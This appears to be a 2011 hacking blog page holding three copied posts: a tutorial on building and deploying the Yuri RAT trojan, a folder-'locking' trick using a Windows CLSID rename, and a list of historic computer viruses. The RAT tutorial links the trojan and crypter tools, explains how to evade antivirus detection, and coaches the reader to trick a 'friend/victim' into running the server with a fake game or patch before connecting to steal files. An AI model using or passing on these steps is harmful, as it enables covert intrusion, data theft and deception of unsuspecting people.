Monday, January 31, 2011

REMOTE HACKING


A Major Notice If you are behind a router you will need to port forward your router. To do this you can use a DMS. Its hard to explain as every router has a different interface ( homepage that has a different layout ) so i suggest you go to google and search portforward.com. It will teach you how to port forward your router there.

Ok to begin with you will need these three tools

Code:
Daemon Crypt - http://rapidshare.com/files/8161346/Daemon_Crypt.rar
Pc Guard - http://rapidshare.com/files/11136172/PC_GUard.rar
Yuri Rat - http://rapidshare.com/files/8161510/Yuri_Rat.rar
Ok now that you have these three tools your 1st step will be to open up Yuri Rat and then click on server build


Click this bar to view the small image.
in this screen I want you to put your IP address into the DNS/IP section.

To get IP Address go to Start > Run > Type CMD and hit enter. When the black box appears type in IPCONFIG. You will then have your IP Address

Port: You Can Leave As Default (-789

Assigned Name: Doesn?t effect how the server will work its just to keep you more organized so if you wanted to hack your friend ?JOE? and specifically make this server for him then you may want to type something like ?JOES TROJAN?.

Server Install Name: You should leave this as default as I myself don?t know what the difference is as every server you make is named server when it is 1st created anyway. Do not change it as it may make problems but I am not sure.

Ok as you can see there are more settings on the right hand side. I am going to recommend you settings for different purposes

To Hack A Friend For Fun: Uncheck Everything Unless You Want To Do Optional
(OPTIONAL) Melt Server - Your server will disappear into another folder
(OPTIONAL) Custom Icon if you want to make it more believable or something then get an icon of super Mario or something you get my drift

To Find Out Valuable Information: Check Everything

Ok Now You Are Finished Click Build

Your server will then be saved to your C:\ or Hard Drive which ever you know it as. Now we are going to make the server about 90% Undetectable. Only once has one of my servers been detected by an anti virus and I think it was a Norton not sure which version. Ive scanned more then once with Kasper Sky & Symantec Anti Virus and every time they said its clean so lets begin

Open Up Daemon Crypt

Select Your File by clicking browse and going to the folder your server is in. If you have not moved it, it will most likely be in C:\

So Now You Have This
Click On Crypt and then you can close Daemon Tools


Now Install Your Pc Guard for Win32

When you open it you should get this

Click this bar to view the small image.
Ok you have to do basically the same thing as what you did with daemon tools. Click Browse and then find your server so that you have this
Click this bar to view the small image.
You then want to click on the General Settings and put these settings
Click this bar to view the small image.
Ok now you want to go to customization and make sure nothing is ticked
Click this bar to view the small image.
For the last step you want to click the protection methods tab and set it to plain. And then click on protect
Remote Hacking - Shaify Mehta Click this bar to view the small image.
Your server is now undetectable =)

Ok so now we have our server and everything is ready to go. Only thing now is to do some social engineering. Basically just lie to your friend/victim and tell them that it is a harmless file. If you do not know anything about your victim talk 2 him for like 3 days find out what he likes. Then lets say he likes football and naked women XD. say to him its a funny game where you play a 5minute 2D football match and if you win a sexc girl comes up on the screen and strips or something along them lines. Im not to good at social engineering. You could even say to your friend/victim that it is a patch for a game that you know that they have and it adds on extra things. The Server is now on there computer and they have double clicked it. If you checked the melt server option then the server will basically evaporate into their computer. They say hey its not working you say hey thats strange it works on my comp. Ahh fuck it i cant b bothered 2 send it again..

Ok so now you have the server running on there comp and it has opened up the default port for you to connect to.

Once again open Yuri Rat and click on listen. Yuri rat will then listen for your online servers that you have gave to people running on the default port 7898. If the person who you sent the rat to is not online you cant connect. When the server you sent out to your friend/victim a balloon notification will pop up. Note that yuri rat should still be listening for the servers. The server will show up in yuri rat. You right click and press connect. And there you go. you are now successfully connected to your victim


Ok now without uploading plug ins from yuri rat to your friends/victims computer you will only be able to do limited things with the program which are Download files from there comp & put files from your comp onto their comp.

When you are connected click on plug ins and them upload all of them.

Do at your own risk..............................


source:shaifymehta.wetpaint.com


Lock and Unlock your folder without using Any software

You can lock and unlock your folder with this simple trick !
Procedure :
1. Make a folder on the desktop and name it as “folder”

2. Now, open notepad and write ren folder folder.{21EC2020-3AEA-1069-A2DD-08002B30309D} and now (Notepad Menu) File>save as.

3. In the ‘save as’ name it as lock.bat and click save ! (Save it on Desktop)

4. Now, again open notepad again and write ren folder.{21EC2020-3AEA-1069-A2DD-08002B30309D} folder and now (Notepad Menu) File>save as.

5. In the ‘save as’ name it as key.bat and click save ! (Save it on Desktop)

6. Now, double click lock.bat to lock the folder and now if you open your folder, control panel will open up !

7. Now, double click key.bat to open the folder and now if you open your folder, you can access your data inside the folder again !

8. Lock your folder and hide the key.bat somewhere else on your hard disk !

9. Whenever you want to open your folder just paste the key.bat on desktop and open your folder using it !


taken from: http://.hackingtriks.wordpress.com

7 Most dangeours virus

The 20th century was a period when computer viruses saw light and managed to cause serious damages to unprepared users and their machines. Millions of users downloaded computer viruses without even knowing about it. To download a computer virus one simply needed to click on a certain link or open an email attachment.
Today the best way to keep your computer virus-free is to install an effective antivirus software like the Antivirus and Security All-in-One-Suite that will not only allow you to check for any malware but will also stop attacks on your machine. However, previously there were little or no such programs.
Hackers used various ways of penetrating the systems of universities from around the world, NASA, armed forces and governments. In this article you will find the most dangerous computer viruses of the 20th century. Note that the list includes computer viruses selected by the InfoNIAC team, which means that it represents our subjective opinion. If you have any additional information on the topic you are free to leave your comments at the bottom of the story. Here we go:


7. Jerusalem - 1987
For the first time it was discovered in 1987 on October 1. The virus was dubbed Jerusalem because it was identified in a Hebrew university, but in 1991 antivirus experts found that Italy is the country were the first traces of the computer virus were noticed. Jerusalem is believed to be one of the oldest computer viruses in history, being able to infect both .EXE and .COM files. Initially the Jerusalem virus included a bug that led to a repeat infection of the files that continued until the size of the files overcome computer resources. In addition, each Friday 13 it deleted all programs in the infected system as a result of a malicious payload that set off on the respective day. Jerusalem considerably slowed down the machine. A person could identify the virus but noticing two lines on the monitor.


6. Morris (a.k.a. Internet Worm) - 1988
Previously at www.InfoNIAC.com we wrote about this computer worm, which is believed to be one of the first worms that spread over the Internet. The name of the virus comes from its developer Robert Tappan Morris, who was a student at Cornell University. The computer worm was set off on November 2, 1988 and after some time it managed to infect 6,000 to 9,000 machines. It overloaded the whole Internet, leading to the failure of a large number of servers. According to its developer, the goal was to discover just how far and fast a computer worm can spread all over the network. Robert Tappan Morris was found guilty and sentenced to 3 years of probation along with 400 hours of community service. In addition, he had to pay a $10,000 fine.


5. Barrotes - 1993
This is believed to be the first popular computer virus developed in Spain. As soon as it infected the system, it would remain there until January the 5th, when it would set off showing a series of bars on the screen. It infected .COM, .EXE and overlay files. The Barrotes computer virus represents a resident virus - it becomes a resident of the computer memory each time the machine starts up. Due to a series of vertical lines that appear on the monitor, it was easy to identify the virus. It could also overwrite the Master Boot Record of the HDD, thus making it impossible for the uses to access the hard disk.


4. Solar Sunrise - 1998
This is not the name of the computer virus, it is the name of the situation that occurred in 1998 when a team of hackers managed to take control of more than 500 computer system of the army, government as well as private sector of the United States. The name Solar Sunrise comes after the well-known vulnerabilities in machines that run on the Sun Solaris OS. At first the attack was believed to have been organized by hackers from Iraq, but later it was discovered that the ones to blame were two American youngsters from California.


3. CIH (a.k.a. Chernobyl) - 1998
Our list of the most dangerous computer viruses on the 20th century continues with CIH virus that caused an estimated damage of $20 to $80 million around the globe. After its launch, the computer virus managed to affect huge amounts of data stored on computers. Later it was discovered that the computer virus was launched in Taiwan. It has been recognized to be one of the most dangerous computer viruses in history. It infected Windows 95, 98, and ME executable files. In addition, CIH remained resident in the memory of the machine, being able to carry on infecting other executables. After being activated, the virus overwrote data on the HDD of the infected PC, making the latter inoperable. CIH could also overwrite the BIOS of the infected computer, thus preventing boot-up. The second name of the virus - Chernobyl - was given because some of the biggest damages occurred on the day when the nuclear reactor exploded.


2. Melissa - 1999

This computer virus managed to cause a damaged estimated between $300 and $600 million. The famous computer virus gained huge fame on March 26, 1999. Experts claimed that this computer virus managed to infect between 15 and 20 percent of all business PCs on the planet. Melissa virus spread so fast that a number of big companies, including Intel and Microsoft, that used Outlook, had to shut down their email systems to hold up the damage. The computer virus took advantage of Microsoft outlook to send email messages of itself to 50 names on the contact list of a user. The message in the email read: "Here is that document you asked for don’t show anyone else." It featured an attached Word document, which, when opened, unleashed the virus that infected the computer and then repeated the replication. When the virus was activated it changed Word documents by leaving quotes from the popular animated show "The Simpsons".


1. ILOVEYOU - 2000

Considered to be one of the most dangerous computer worms in history, ILOVEYOU was for the first time detected in Philippines on May 4. In just one day it spread worldwide, with about 10 percent of all Internet users being affected by the worm. ILOVEYOU also caused $5.5 billion damage. Its name comes from the subject of the email that a user received. The email included an attachment that said "LOVE-LETTER-FOR-YOU.TXT.vbs". When activated, the computer worm overwrote all files on the host, attacking a copy of itself to each file. In addition, the worm sent a copy of itself to everyone in a user's contact list.


source:  www.infoniac.com